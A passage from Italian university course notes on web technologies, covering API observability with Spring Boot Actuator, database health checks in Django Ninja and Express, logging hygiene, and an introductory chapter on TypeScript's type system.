Gli attaccanti cercano proprio gli endpoint dimenticati, perché spesso hanno un'autenticazione più debole, controlli di autorizzazione mancanti o vulnerabilità note mai corrette. Le difese le abbiamo già incontrate: una specifica OpenAPI aggiornata (generata dal codice, come con `swagger-jsdoc` o in Django Ninja, così non può restare indietro) è l'inventario; il ciclo di vita delle versioni, rimozione compresa, impedisce che una `v0` sopravviva per anni.

Consumo insicuro di API

Chi sviluppa tende a fidarsi dei dati che arrivano dalle API di terze parti più di quelli che arrivano dai client. È pericoloso: anche i servizi esterni sono fuori dal nostro controllo, e vanno trattati con lo stesso sospetto. Un attaccante che compromette un'API «fidata» può usarla per mandarci reindirizzamenti verso servizi malevoli, o dati malevoli (per esempio pensati per una SQL injection) che noi useremmo senza controllarli. Le stesse regole valgono in entrambe le direzioni: validare quello che arriva, non seguire i reindirizzamenti alla cieca, porre limiti di tempo e di dimensione.

Osservabilità

In produzione dovremmo poter osservare, possibilmente in modo automatico, lo stato dell'API:

- l'applicazione è in esecuzione? Il database è raggiungibile?
- quante richieste falliscono, e quali endpoint sono lenti?
- gli utenti ricevono risposte `401`, `403`, `404` o `500`?
- scattano i limiti del rate limiting?
- le versioni vecchie dell'API sono ancora usate?

Senza **osservabilità**, i problemi in produzione diventano congetture.

Spring Boot Actuator

In Spring Boot l'osservabilità arriva con un modulo, **Actuator**: basta aggiungere la dipendenza al `pom.xml` e, in `application.properties`, una riga che espone sul web le informazioni e le metriche raccolte.

pom.xml

```xml
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>
```

application.properties

```
#Actuator config
management.endpoints.web.exposure.include=*
```

La richiesta più semplice è quella sullo stato di salute (è la stessa risposta della slide, ottenuta lì con un client grafico):

Terminale

```
$ curl -s localhost:8080/actuator/health; echo
{"groups":["liveness","readiness"],"status":"UP"}
```

Gli stati possibili sono `UP`, `DOWN`, `OUT_OF_SERVICE` e `UNKNOWN`; con un database configurato, Actuator lo controllerebbe da sé e lo includerebbe nello stato complessivo. I due gruppi `liveness` e `readiness` servono agli orchestratori di container come Kubernetes: il primo dice se l'applicazione è viva (altrimenti va riavviata), il secondo se è pronta a ricevere traffico.

Le metriche sono su `/actuator/metrics`: la `GET` restituisce l'elenco dei nomi disponibili, e il valore di ciascuna si chiede con una richiesta successiva a `/actuator/metrics/{nome}`:

Terminale

```
$ curl -s localhost:8080/actuator/metrics | jq '.names | length'
53
$ curl -s localhost:8080/actuator/metrics | jq -c '.names[:12]'
["application.ready.time","application.started.time","disk.free","disk.total","executor.active","executor.
    completed","executor.pool.core","executor.pool.max","executor.pool.size","executor.queue.remaining","
    executor.queued","http.server.requests"]
$ curl -s localhost:8080/actuator/metrics/system.cpu.usage; echo
{"availableTags":[],"description":"The \"recent cpu usage\" of the system the application is running in","
    measurements":[{"statistic":"VALUE","value":0.0}],"name":"system.cpu.usage"}
```

L'uso recente della CPU è una frazione fra 0 e 1: qui 0, perché la macchina era a riposo (nella slide era circa 0,14). La metrica più utile per un'API è però `http.server.requests`, che conta e cronometra le richieste e si può filtrare per rotta e per codice di stato. Dopo la prova del login con Bucket4j, risponde a una delle domande dell'inizio: «scattano i limiti?»

Terminale

```
$ curl -s 'localhost:8080/actuator/metrics/http.server.requests?tag=uri:/login&tag=status:429' | jq -c .
    measurements
[{"statistic":"COUNT","value":1.0},{"statistic":"TOTAL_TIME","value":0.002516803},{"statistic":"MAX","value
    ":0.002516803}]
```

Una risposta `429` su `/login`, servita in 2,5 millisecondi: è il sesto tentativo di kyle.

Non esporre tutto in produzione

Con `include=*` Actuator pubblica **tutti** i suoi endpoint:

Terminale

```
$ curl -s localhost:8080/actuator | jq -r '._links | keys | join(", ")'
beans, conditions, configprops, configprops-prefix, env, env-toMatch, health, health-path, info, loggers
    , loggers-name, mappings, metrics, metrics-requiredMetricName, sbom, sbom-id, scheduledtasks, self,
    threaddump
```

Fra questi ci sono la configurazione dell'applicazione (`env`, `configprops`), l'elenco di tutte le rotte (`mappings`), lo stato dei thread (`threaddump`), le dipendenze usate (`sbom`, con le loro versioni) e la possibilità di cambiare il livello dei log (`loggers`). Va benissimo durante lo sviluppo; in produzione è una configurazione insicura, come quelle della sezione precedente. Si espone solo ciò che serve (per esempio `include=health,info,metrics`) e il resto si protegge con l'autenticazione.

Un controllo di salute fatto a mano

Senza Actuator, il minimo indispensabile è un endpoint che risponda «sto bene» solo dopo averlo verificato. In Django Ninja, nelle slide, il controllo esegue una query banale sul database:

py tasks/api_v2.py

```python
@api.get("/health", auth=None)
def health(request):
  with connection.cursor() as cursor:
    cursor.execute("SELECT 1")

  return {
    "status": "ok",
    "database": "ok"
  }
```

Terminale

```
$ curl -s -w " %{http_code}\n" localhost
    :8000/api/v2/health
{"status": "ok", "database": "ok"} 200
```

`auth=None`: il controllo non richiede l'autenticazione, anche se il resto dell'API sì.

Funziona finché il database risponde. Se invece la query fallisce, l'eccezione non viene gestita e la risposta diventa un `500` qualunque: con `DEBUG` attivo il corpo è la traceback, senza è una pagina HTML generica (*Server Error (500)*). Un sistema di monitoraggio vede un errore del server, non «il database è irraggiungibile». Meglio intercettare il problema e dirlo, con lo stato giusto, `503 Service Unavailable`.

Il controllo in Express

In Express il controllo intercetta l'errore e risponde `503`:

JS salute.js

```
import express from "express";
import { Sequelize } from "sequelize";

const database = new Sequelize(process.env.DB_URL, { logging: false });
const app = express();

app.get("/health", async (req, res) => {
  try {
    await database.query("SELECT 1");      // il database risponde?
    res.json({ status: "ok", database: "ok", uptime: Math.round(process.uptime()) });
  } catch (err) {
    console.error("health check fallito:", err.message);
    res.status(503).json({ status: "error", database: "unreachable" });
  }
});

app.listen(3000);
```

Lo avviamo prima con un database SQLite (`DB_URL=sqlite:database.db node salute.js`), poi con l'URL di un database PostgreSQL che non è in esecuzione (`DB_URL=postgres://app:segreto@127.0.0.1:5432/tasks`, con il driver `pg` 8.23.1 installato):

Terminale

```
$ curl -s -w " %{http_code}\n" localhost:3000/health
{"status":"ok","database":"ok","uptime":3} 200
$ curl -s -w " %{http_code}\n" localhost:3000/health
{"status":"error","database":"unreachable"} 503
```

Terminale del server (secondo avvio)

```
health check fallito: connect ECONNREFUSED 127.0.0.1:5432
```

Il `503` dice esattamente che cosa sta succedendo, a un sistema di monitoraggio o a un bilanciatore di carico che interroga `/health` ogni pochi secondi; il motivo preciso è nel log, non nella risposta. Il campo `uptime` (i secondi trascorsi dall'avvio del processo) fa scoprire anche i riavvii inattesi.

Un controllo che passa anche quando non dovrebbe

Provando a simulare il guasto con SQLite, indicando un file in una cartella inesistente (`sqlite:/non/esiste/database.db`), il controllo risponde `ok`: Sequelize crea da sé il file e le cartelle che mancano, e la query riesce su un database nuovo e vuoto. Un controllo di salute verifica solo quello che controlla davvero: qui che il database risponda, non che sia quello giusto.

Il log

Il log è l'altro strumento fondamentale. È utile registrare:

- i fallimenti dell'autenticazione e dell'autorizzazione;
- le violazioni dei limiti di richieste;
- gli errori inattesi del server;
- l'uso delle API deprecate (così si sa chi sta ancora usando la v1);
- le azioni degli amministratori e le operazioni che modificano i dati;
- i fallimenti dei servizi esterni.

E va evitato di registrare:

- le password e i token;
- gli header `Authorization` completi;
- i dati personali sensibili;
- i corpi completi delle richieste, almeno per impostazione predefinita (il corpo di `POST /auth` contiene una password).

I log sono strumenti operativi, ma possono diventare essi stessi un **rischio di sicurezza**: vengono copiati, conservati a lungo e letti da molte persone e da molti sistemi. Il formato `dev` di `morgan`, usato nel capitolo 17, registra metodo, URL, stato e tempo di risposta: niente header e niente corpi. Ma registra l'URL completo, query compresa: un token passato come `?token=…` finirebbe nel log, ed è un buon motivo per tenerlo nell'header `Authorization`.

Regole e linee guida



La lezione si chiude riprendendo le regole di progettazione delle URI raccolte nel capitolo 17 (sezione «Regole e linee guida»): `401` per i problemi con le credenziali, nomi al plurale per collection e store e al singolare per i document, un verbo nei nomi dei controller, niente barra finale e niente nomi di operazioni CRUD nelle URI, la barra per le relazioni gerarchiche, `GET` solo per leggere, URI in minuscolo con i trattini al posto dei trattini bassi e del CamelCase. Sono tratte dal libro di Mark Massé, *REST API Design Rulebook* (O'Reilly, 2011), e strumenti come RESTRuler ne cercano le violazioni automaticamente nelle specifiche OpenAPI.

RIFERIMENTI


- **OWASP API Security Top 10**, edizione 2023.
  https://owasp.org/API-Security/editions/2023/en/0x11-t10/
- **RFC 9745**, *The Deprecation HTTP Response Header Field* (2025), e **RFC 8594**, *The Sunset HTTP Header Field* (2019).
  https://www.rfc-editor.org/rfc/rfc9745
  https://www.rfc-editor.org/rfc/rfc8594
- **RFC 9457**, *Problem Details for HTTP APIs* (2023).
  https://www.rfc-editor.org/rfc/rfc9457
- **express-rate-limit**.
  https://www.npmjs.com/package/express-rate-limit
- **Django Ninja**, la guida al throttling.
  https://django-ninja.dev/guides/throttling/
- **Bucket4j**.
  https://bucket4j.com/
- **Spring Boot Actuator**.
  https://docs.spring.io/spring-boot/reference/actuator/
- **OpenAPI** — sito ufficiale, introduzione e specifica 3.1.0.
  https://www.openapis.org/
  https://learn.openapis.org/
  https://spec.openapis.org/oas/v3.1.0
- I riferimenti generali sulle API REST della lezione (The Little Book on REST Services, la API design guide di Google Cloud, la REST API Checklist, il libro di Massé, l'ebook di SmartBear sulla documentazione) sono gli stessi del capitolo 17.
- **Esempi con altri framework**: la lista di cose da fare con JakartaEE (https://github.com/luistar/jakartaee-rest-example, con Dockerfile e istruzioni) e la pizzeria con Spring (https://github.com/luistar/rest-service-pizzashop), del prof. Starace, e un'API per i quiz con FastAPI, in Python, di Márcio Lemos (https://github.com/marciovrl/fastapi). JakartaEE, Spring e FastAPI non sono richiesti per il corso, ma è istruttivo guardare framework diversi da Express, per esempio quelli basati sulle annotazioni.

TypeScript

JavaScript ha un sistema di tipi peculiare, che abbiamo imparato ad ~~amare~~ accettare.

È **tipizzato dinamicamente**:


```
let x;
console.log(typeof(x));   // undefined
x = 1.25e7;
console.log(typeof(x));   // number
x = "Hello Web Technologies!";
console.log(typeof(x));   // string
```



La stessa variabile cambia tipo nel tempo.

Ed è anche **tipizzato debolmente**, con una spiccata predilezione per le conversioni implicite:

```
let y = "100" - 1 + "42";
// string - number -> number, poi number + string -> string
console.log(`${y}: ${typeof(y)}`);   // 9942: string
```



Due conversioni implicite in una riga.

Il problema

Queste caratteristiche rendono il linguaggio pratico per piccole manipolazioni di pagine web: funziona e basta, senza bisogno di essere prolissi dichiarando tipi o conversioni esplicite.

Man mano che la complessità dei programmi cresce, però:

- è più facile introdurre bug insidiosi;
- l'esperienza di sviluppo peggiora: poco supporto dall'IDE, pochissimi errori individuati prima dell'esecuzione;
- il codice diventa meno manutenibile e più difficile da capire.

Esempio 19.1 — Bug che si scoprono solo a runtime

JS bugs.js

```
let message = "Hello Web Technologies!";
console.log(message.toLowerCase());   // hello web technologies!
message();       // TypeError: message is not a function (a runtime)

let employee = { name: "Jordan Belfort", role: "Stockbroker" };
employee.nome = "The Wolf of Wall Street";   // nessun errore!
console.log(employee.name);                  // Jordan Belfort

let team = ["Jordan Belfort", "Donnie Azoff", "Chester Ming"];
team.add("Nicky Koskoff");   // TypeError: team.add is not a function
```

Console

```
hello web technologies!
Uncaught TypeError: message is
  not a function
```

L'esecuzione si ferma al primo errore;
il refuso `nome` non ne produce affatto.

Il secondo caso è il più insidioso: un refuso in un nome di proprietà (`nome` invece di `name`) non produce **alcun** errore. Sarebbe bello intercettare questi bug **prima** dell'esecuzione.

I transpiler

JavaScript ha cominciato a essere usato per programmi sempre più complessi, e gli sviluppatori hanno sentito il bisogno di superare questi limiti. Sostituire JavaScript con un linguaggio nuovo non era praticabile: era già supportato ovunque.

Sono così nati molti linguaggi che **compilano verso JavaScript standard**: CoffeeScript, TypeScript, Dart, Elm e circa altri 350.



Figura 19.1: *Un transpiler traduce da un linguaggio a un altro, non a codice macchina.*

TypeScript

TypeScript nasce nel 2012, progettato e sviluppato da Microsoft (lo sviluppatore principale è Anders Hejlsberg). È un **superset** di JavaScript con tipizzazione statica, interfacce, enumerazioni e generici, e **compila verso JavaScript**. È di gran lunga la variante di JavaScript più diffusa.

Essendo un superset, **qualunque codice JavaScript valido è anche codice TypeScript valido**: si può adottare gradualmente, un file alla volta.

TypeScript si installa come pacchetto npm:

```
npm install -g typescript
```

Il comando rende disponibile globalmente il compilatore `tsc`. I file TypeScript hanno tipicamente estensione `.ts`.

Esempio 19.2 — Il compilatore trova un bug nel JavaScript puro

TS hello.ts

```
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies");
```

Terminale

```
$ node hello.ts
Hello Web Technologies, today is undefined!
```

Terminale

```
$ tsc hello.ts
hello.ts:5:1 - error TS2554:
  Expected 2 arguments, but got 1.

5 greet("Web Technologies");
  ~~~~~~~~~~~~~~~~~~~~~~~~~
  hello.ts:1:24
    An argument for 'date' was
    not provided.
```

A destra le due prove: eseguito con Node, il file funziona (è JavaScript valido) ma stampa un risultato sbagliato; compilato con `tsc`, l'errore viene segnalato prima dell'esecuzione.

Il compilatore ha individuato il bug **pur avendo scritto soltanto JavaScript standard**, senza una sola annotazione di tipo.

Downleveling

Corretto il bug e compilato il file, `tsc` produce un `hello.js` eseguibile con Node. Il codice generato conserva commenti e indentazione, e sembra scritto da una persona. Un dettaglio però cambia:

TS hello.ts

```
console.log(`Hello ${entity}, today is ${date}!`);
```

JS hello.js

```
console.log("Hello ".concat(entity, ", today is ").concat(date, "!"));
```

I template literal sono una funzionalità di ES6 e, per impostazione predefinita, TypeScript ha come bersaglio ES5 (del 2009; nelle versioni precedenti alla 5.0 era addirittura ES3, del 1999). TypeScript sa **riscrivere** il codice da versioni più recenti a versioni più vecchie: è il **downleveling**. Possiamo usare le funzionalità moderne e far girare il risultato anche su browser antichi.

Il bersaglio si può specificare:

```
tsc --target es6 hello.ts
```

Dichiarare i tipi

I tipi primitivi più comuni sono `string`, `number` e `boolean`.

TS primitive_types.ts

```ts
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;
```

A questo punto il file **non è più JavaScript valido**: eseguirlo direttamente con Node produce un `SyntaxError`. Va compilato prima.

```ts
credits = "9 CFU";   // in JavaScript sarebbe lecito
```

Terminale

```
$ tsc primitive_types.ts
primitive_types.ts:5:1 - error TS2322:
  Type 'string' is not assignable to
  type 'number'.
```

Array

Il tipo di un array si indica con la sintassi `tipo[]`.

TS array.ts

```ts
let langs: string[] = ["TypeScript", "JavaScript", "PHP", "Java"];
let primes: number[] = [2, 5, 7, 97, 829, 839];

langs.push({ name: "C#" });
// error TS2345: Argument of type '{ name: string; }' is not assignable
// to parameter of type 'string'.
```

Il tipo any

TypeScript include un tipo speciale: `any`. Quando un valore è di tipo `any` possiamo farci qualunque cosa e il compilatore non protesterà.

```ts
let x: any;
x = { name: "Angular", lang: "TypeScript" };
x.foo();              // compila, ma solleva TypeError a runtime

x = "Hello!";
let n: number = x;    // compila: stiamo mettendo una stringa in un number
```

any disattiva i controlli

Usare `any` equivale a rinunciare a tutto ciò per cui si è adottato TypeScript. È talvolta inevitabile (per esempio interfacciandosi con librerie non tipizzate), ma va considerato un'eccezione consapevole, non una scorciatoia di comodo.

Funzioni

Si possono specificare i tipi sia degli ingressi sia del valore restituito.

```ts
function greet(name: string): string {
  return `Hello ${name.toUpperCase()}`;
}

console.log(greet(42));
// error TS2345: Argument of type 'number' is not assignable to
// parameter of type 'string'
```

Inferenza automatica

Quando non si fornisce un'annotazione esplicita, TypeScript prova a **dedurre** il tipo dal contesto.

```ts
function greet(name) {         // function greet(name: any): string
  return `Hello ${name}`;
}

let arr = [1, 2, 3, 4, 5];     // let arr: number[]
let course = "Web Technologies";   // let course: string

course = { name: "Web Technologies", credits: 6 };
// TS2322: Type '{name: string; credits: number;}' is not assignable
// to type 'string'
```

```
function greet(name: any): string
let arr: number[]
let course: string
```

Ciò che mostra l'editor passando sopra ai nomi: i tipi dedotti.

Quando non si specifica un tipo e TypeScript non riesce a dedurlo, il compilatore ripiega di norma su `any`. Il flag `noImplicitAny` permette di segnalare come errore ogni `any` implicito.

Terminale

```
$ tsc --noImplicitAny implicit_any.ts
implicit_any.ts:3:16 - error TS7006: Parameter 'name' implicitly has an
'any' type.
```

TIPI OGGETTO

Un tipo oggetto si definisce elencando le sue proprietà e i loro tipi.

TS object_types.ts

```ts
function printCourse(course: { name: string, credits: number }) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

printCourse({ name: "Web Technologies", credits: 6 });   // ok

printCourse({ name: "Software Engineering" });
// TS2345: Property 'credits' is missing

printCourse({ name: "Algebra", credits: 6, year: "First" });
// TS2353: Object literal may only specify known properties
```

atteso

`{ name: string, credits: number }`

`{ name, credits }` ✔

`{ name }` ✖ manca `credits`

`{ name, credits, year }` ✖ `year` in più

L'oggetto deve avere esattamente la forma attesa.

Una proprietà si può dichiarare **opzionale** aggiungendo un `?` dopo il nome.

```ts
function printCourse(course: { name: string, credits?: number }) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
  // andrebbe verificato se course.credits e' undefined!
}

printCourse({ name: "Software Engineering" });   // ok: stampa "undefined"
```

Tipi unione

I **tipi unione** si ottengono combinando due o più tipi, elencati e separati da `|`. Rappresentano valori che possono appartenere a uno qualunque dei tipi combinati.

TS union.ts

```ts
function printError(code: number | string) {
  console.log(`Error code: ${code}`);
}


printError(404);                 // ok
printError("401 Unauthorized");  // ok
printError({ code: "403" });     // errore di compilazione
```

TypeScript garantisce che le operazioni su un tipo unione siano valide per **ciascuno** dei tipi possibili:

```ts
function printError(code: number | string) {
  console.log(`Error code: ${code.toUpperCase()}`);
  // TS2339: Property 'toUpperCase' does not exist on type 'string | number'
}
```

In questi casi bisogna **restringere** il tipo con controlli espliciti (per esempio `typeof` o `Array.isArray()`); TypeScript sa dedurre tipi specifici nei singoli rami.

```ts
function printError(code: number | string) {
  if (typeof code === "string") {
    console.log(`Error: ${code.toUpperCase()}`);   // qui code: string
  } else {
    console.log(`Error: ${code}`);                 // qui code: number
  }
}
```



Dentro ogni ramo il tipo è più preciso.

Alias di tipo e interfacce

Volendo riusare lo stesso tipo più volte, si può assegnargli un nome con la parola chiave `type`.


TS aliases.ts

```ts
type Credits = number | string;

type Course = {
  name: string,
  credits: Credits
}

function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}

let webtech: Course = { name: "Web Technologies", credits: 6 };
let softeng: Course = { name: "Software Engineering", credits: "10 CFU" };
```



Un alias può comporre altri alias.

Le **interfacce** sono un altro modo di dare un nome ai tipi oggetto.

TS interfaces.ts

```ts
interface Course {
  name: string;
  credits: number;
}

function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}
```

Tipizzazione strutturale

Tipizzazione strutturale

TypeScript è un linguaggio a **tipizzazione strutturale**: per stabilire la compatibilità fra tipi guarda soltanto alla **struttura** e alle capacità, non ai **nomi**. Java, al contrario, ha un sistema di tipi *nominativo*.


structural.ts

```ts
interface Person { name: string; age: number; }
interface Pet    { name: string; age: number; }

function printPerson(p: Person) {
  console.log(`Name: ${p.name}, age: ${p.age}`);
}

let person: Person = { name: "Janet", age: 20 };
let pet: Pet       = { name: "Chuck", age: 3 };

printPerson(person);   // Name: Janet, age: 20
printPerson(pet);      // Name: Chuck, age: 3   (!)
```




Un `Pet` viene accettato dove è atteso un `Person` perché ne ha la stessa forma. In Java sarebbe un errore di compilazione.

Estendere interfacce e tipi

```ts
interface Pet {
  name: string
}

interface Bird extends Pet {
  flies: boolean
}

let chuck: Bird = { name: "Chuck", flies: true };
let quentin: Bird = { flies: false };
// TS2741: Property 'name' is missing
```



`Bird` ha tutto ciò che ha `Pet`, più `flies`.

Alias di tipo e interfacce sono molto simili e spesso intercambiabili. Una distinzione chiave: i `type` **non possono essere riaperti** per aggiungere proprietà, mentre le interfacce sono sempre estendibili.

```ts
interface Pet { name: string }
interface Pet { age: number }     // ok: le due dichiarazioni si fondono

type Pet2 = { name: string }
type Pet2 = { age: number }       // TS2300: Duplicate identifier
```

Gli alias si estendono con i **tipi intersezione**, creati con `&`:

```ts
type Pet = { name: string }

type Bird = Pet & {
  flies: boolean
}

let chuck: Bird = { name: "Chuck", flies: true };
```

Asserzioni di tipo

Talvolta lo sviluppatore ne sa più del compilatore. Per esempio, usando `document.getElementById()` TypeScript può dedurre soltanto che la chiamata restituirà un `HTMLElement`, mentre noi sappiamo che quell'elemento è di un tipo più specifico.

```ts
const nameInput = document.getElementById("name") as HTMLInputElement;
```

Non è un'asserzione nel senso dei test

Il termine è fuorviante: non viene verificato nulla a runtime. È soltanto un'indicazione al compilatore, valida a tempo di compilazione. Se ci sbagliamo, l'errore si manifesterà comunque durante l'esecuzione.

Tipi letterali ed enumerazioni

Oltre ai tipi `string` e `number`, si può fare riferimento a stringhe e numeri **specifici** in posizione di tipo.

```ts
let alignment: "center";
alignment = "center";
alignment = "left";
// TS2322: Type '"left"' is not assignable to type '"center"'
```

Da solo non è molto utile, ma combinato con i tipi unione esprime un concetto molto potente: tipi che corrispondono a un **insieme di valori noti**.

```ts
type Alignment = "center" | "left" | "right";

let alignment: Alignment;
alignment = "left";    // ok
alignment = "right";   // ok
alignment = "centre";
// TS2820: Type '"centre"' is not assignable to type 'Alignment'.
// Did you mean '"center"'?
```

Le **enumerazioni** permettono di definire un insieme di costanti con un nome.

enums.ts

```ts
interface Order { isPremium: boolean }

enum Priority {
  Low,
  Medium,
  High
}

function computePriority(s: Order): Priority {
  if (s.isPremium)
    return Priority.High;
  return Priority.Low;
}

console.log(Priority.Medium);   // 1
```

enum Priority	
Low	0
Medium	1
High	2

Senza valori espliciti, le costanti sono numerate da 0.

TIPI FUNZIONE

Come si dichiara che una funzione riceve una **callback** con certi parametri e un certo risultato? Con le **espressioni di tipo funzione**.

```ts
type stringDecoratorFunction = (x: string, mode: boolean) => string;

let fn: () => string;                  // funzione senza argomenti, ritorna string
fn = () => { return "Hello Web Tech" };       // ok
fn = (x: string) => { return `Hello ${x}` };  // errore di tipo
```

TS function_types.ts

```ts
enum Case { Uppercase, Lowercase }

function GREET(name: string, decorator: (x: string, mode: Case) => string) {
  return decorator(name, Case.Uppercase);
}

function stringDecorator(x: string, mode: Case) {
  if (mode === Case.Lowercase)
    return `>>> Hello ${x} <<<`.toLowerCase();
  else
    return `>>> Hello ${x} <<<`.toUpperCase();
}

console.log(GREET("Web Technologies", stringDecorator));
```

Console

```
>>> HELLO WEB TECHNOLOGIES <<<
```

`GREET` chiama la callback con `Case.Uppercase`.

Generici

Buona parte dell'ingegneria del software mira a costruire software **riusabile**: sviluppare componenti capaci di operare su dati presenti e futuri è essenziale per i sistemi di grandi dimensioni. I **generici** sono uno degli strumenti principali per scrivere codice che funzioni con una varietà di tipi.

Esempio 19.3 — La funzione identità

Supponiamo di dover realizzare una funzione che restituisce ciò che riceve.

```
function identity(x) {        // function identity(x: any): any
  return x;
}

let y: string = "Hello";
let z = identity(y);          // z: any (!)
```


Usare `any` è abbastanza generico, ma **perdiamo l'informazione** sul tipo al ritorno. Dare un tipo specifico risolve il problema ma funzionerebbe solo con le stringhe.

TypeScript permette di definire **variabili di tipo**, dichiarate dopo il nome della funzione fra `<` e `>`.

TS generics.ts

```
function identity<Type>(x: Type): Type {
  return x;
}

let s: string = identity<string>("Hello");   // Type esplicito
let n: number = identity(42);                // dedotto automaticamente
let o: { title: string, artist: string } = identity({
  title: "Sultans of swing",
  artist: "Dire Straits"
});
```



Il tipo in uscita è quello in ingresso.

Non è la stessa cosa di usare `any`: qui l'informazione sul tipo di ingresso viene **preservata**.

Le variabili di tipo possono essere più di una, e funzionano anche con gli array:

```
function merge<T1, T2>(x: T1, y: T2): { field: T2, otherField: T1 } {
  return { field: y, otherField: x };
}

let x = merge("Sultans of Swing", 42);
// x ha tipo { field: number, otherField: string }

function getFirst<T>(arr: T[]): T {
  return arr[0];
}

let first: string = getFirst(["hello", "web", "technologies"]);
```

Classi generiche

TS generic_class.ts

```ts
class CustomCollection<T> {
  list: T[] = [];

  addElement(element: T): number {
    return this.list.push(element);
  }

  getRandomElement(): T {
    let selectedIndex: number = Math.floor(Math.random() * this.list.length);
    return this.list[selectedIndex];
  }
}

let c = new CustomCollection<string>();
c.addElement("hello");
c.addElement("web");
console.log(c.getRandomElement());
```


Vincoli sui generici

TS constraints.ts

```ts
class Animal { species: string; }
class Bird extends Animal  { canFly: boolean; }
class Snake extends Animal { isVenomous: boolean; }

function animalInfo<T extends Animal>(animal: T): void {
  console.log(animal.species);
}

animalInfo(new Bird());              // ok
animalInfo({ species: "Spider" });   // ok anche questo (!)
```



Basta avere `species`: per la tipizzazione strutturale anche l'oggetto letterale è un `Animal`.

L'ultima riga funziona per via della tipizzazione strutturale: l'oggetto letterale ha la stessa forma di `Animal`, quindi soddisfa il vincolo.

ALTRI TIPI DA CONOSCERE

Tipo	Significato
`void`	tipo di ritorno delle funzioni che non restituiscono un valore
`unknown`	rappresenta qualunque valore possibile: simile ad `any`, ma **più sicuro**, perché non consente alcuna operazione senza prima restringere il tipo
`never`	rappresenta valori che non vengono mai osservati: il tipo di una funzione che non ritorna mai, o di un ramo irraggiungibile

TS unknown.ts

```ts
function greet(a: any) {
  console.log(a.name);       // compila, ma possibile errore a runtime
}

function saferGreet(a: unknown) {
  console.log(a.name);       // TS18046: 'a' is of type unknown
}

type namedObject = { name: string };

function notSoSafeGreet(a: unknown) {
  console.log((a as namedObject).name);   // asserzione esplicita
}
```

TS never.ts

```ts
function f(x: string | number) {
  if (typeof x === "string") {
    return x.toLowerCase();
  } else if (typeof x === "number") {
    return x.toPrecision(2);
  } else {
    return x;   // qui x ha tipo never: nessun altro caso e' possibile
  }
}

function g(x: any): never {   // g non ritorna mai: solleva sempre un errore
  throw new Error("Oops!");
}
```

Livelli di severità

Utenti diversi si aspettano cose diverse da TypeScript. Per impostazione predefinita offre un'esperienza **opzionale**: i tipi non sono obbligatori e si ricorre ad `any` quando non è possibile dedurre un tipo preciso. Il flag `noImplicitAny` rende più severo questo comportamento.

Per non essere troppo invasivo, alcuni controlli sono disattivati di partenza. Per esempio `null` e `undefined` possono essere assegnati a qualunque tipo: dimenticarsi di gestirli esplicitamente è la causa di innumerevoli bug, tanto che il concetto è stato definito «l'errore da un miliardo di dollari».

Il flag `strictNullChecks` impone che `null` e `undefined` siano gestiti in modo esplicito.

TS strict.ts

```ts
let character = x.list.find((val: string) => {
  return val === "Amelie"
});

// character potrebbe essere undefined!
console.log(character.toUpperCase());
```

Terminale

```
$ tsc -target es6 strict.ts
$ tsc -target es6 -strictNullChecks strict.
    ts
strict.ts:13:13 - error TS18048:
  'character' is possibly 'undefined'.
```

Senza il flag il codice compila e il bug esplode a runtime; con il flag viene intercettato subito. È il motivo per cui nei progetti nuovi conviene attivare fin dall'inizio la modalità severa.

Riferimenti

- **The TypeScript Handbook**.
  https://www.typescriptlang.org/docs/handbook/intro.html
  Non serve conoscerlo per intero: va usato come riferimento per le parti discusse in questo capitolo.
- **Lecture Notes for the Comparative Studies of Programming Languages Course**, Paquet e Mokhov (2010).
  https://arxiv.org/pdf/1007.2123.pdf
  Sezione 3.3 per approfondire i sistemi di tipi (duck typing, sistemi strutturali contro nominativi). Non richiesto per il corso.
- **To Type or Not to Type? A Systematic Comparison of the Software Quality of JavaScript and TypeScript Applications on GitHub**, Justus Bogner e Manuel Merkel (2022).
  https://dl.acm.org/doi/pdf/10.1145/3524842.3528454

Strumenti di front-end

Abbiamo iniziato dalle tecnologie fondamentali (HTML, CSS, JavaScript), costruito pagine statiche e poi siamo passati alla programmazione lato server. Le pagine che generavamo dinamicamente restavano però semplici: un solo foglio di stile, pochissimo JavaScript lato client, nessuna libreria esterna.

I front-end moderni sono molto più complessi:

- il codice JavaScript lato client è sempre più articolato;
- si usano molte librerie e moduli;
- si transpila e si applica il *downleveling*;
- si ottimizzano i file serviti;
- si usano spesso pre- e post-processori per i fogli di stile.

Servono strumenti per assistere lo sviluppatore e automatizzare questi passaggi.

Pre- e post-processori CSS

Il CSS di per sé può essere piacevole, ma i fogli di stile diventano presto grandi, complessi e difficili da mantenere. Gli strumenti di pre- e post-elaborazione permettono di creare in modo efficiente fogli di stile robusti, scalabili e ottimizzati.

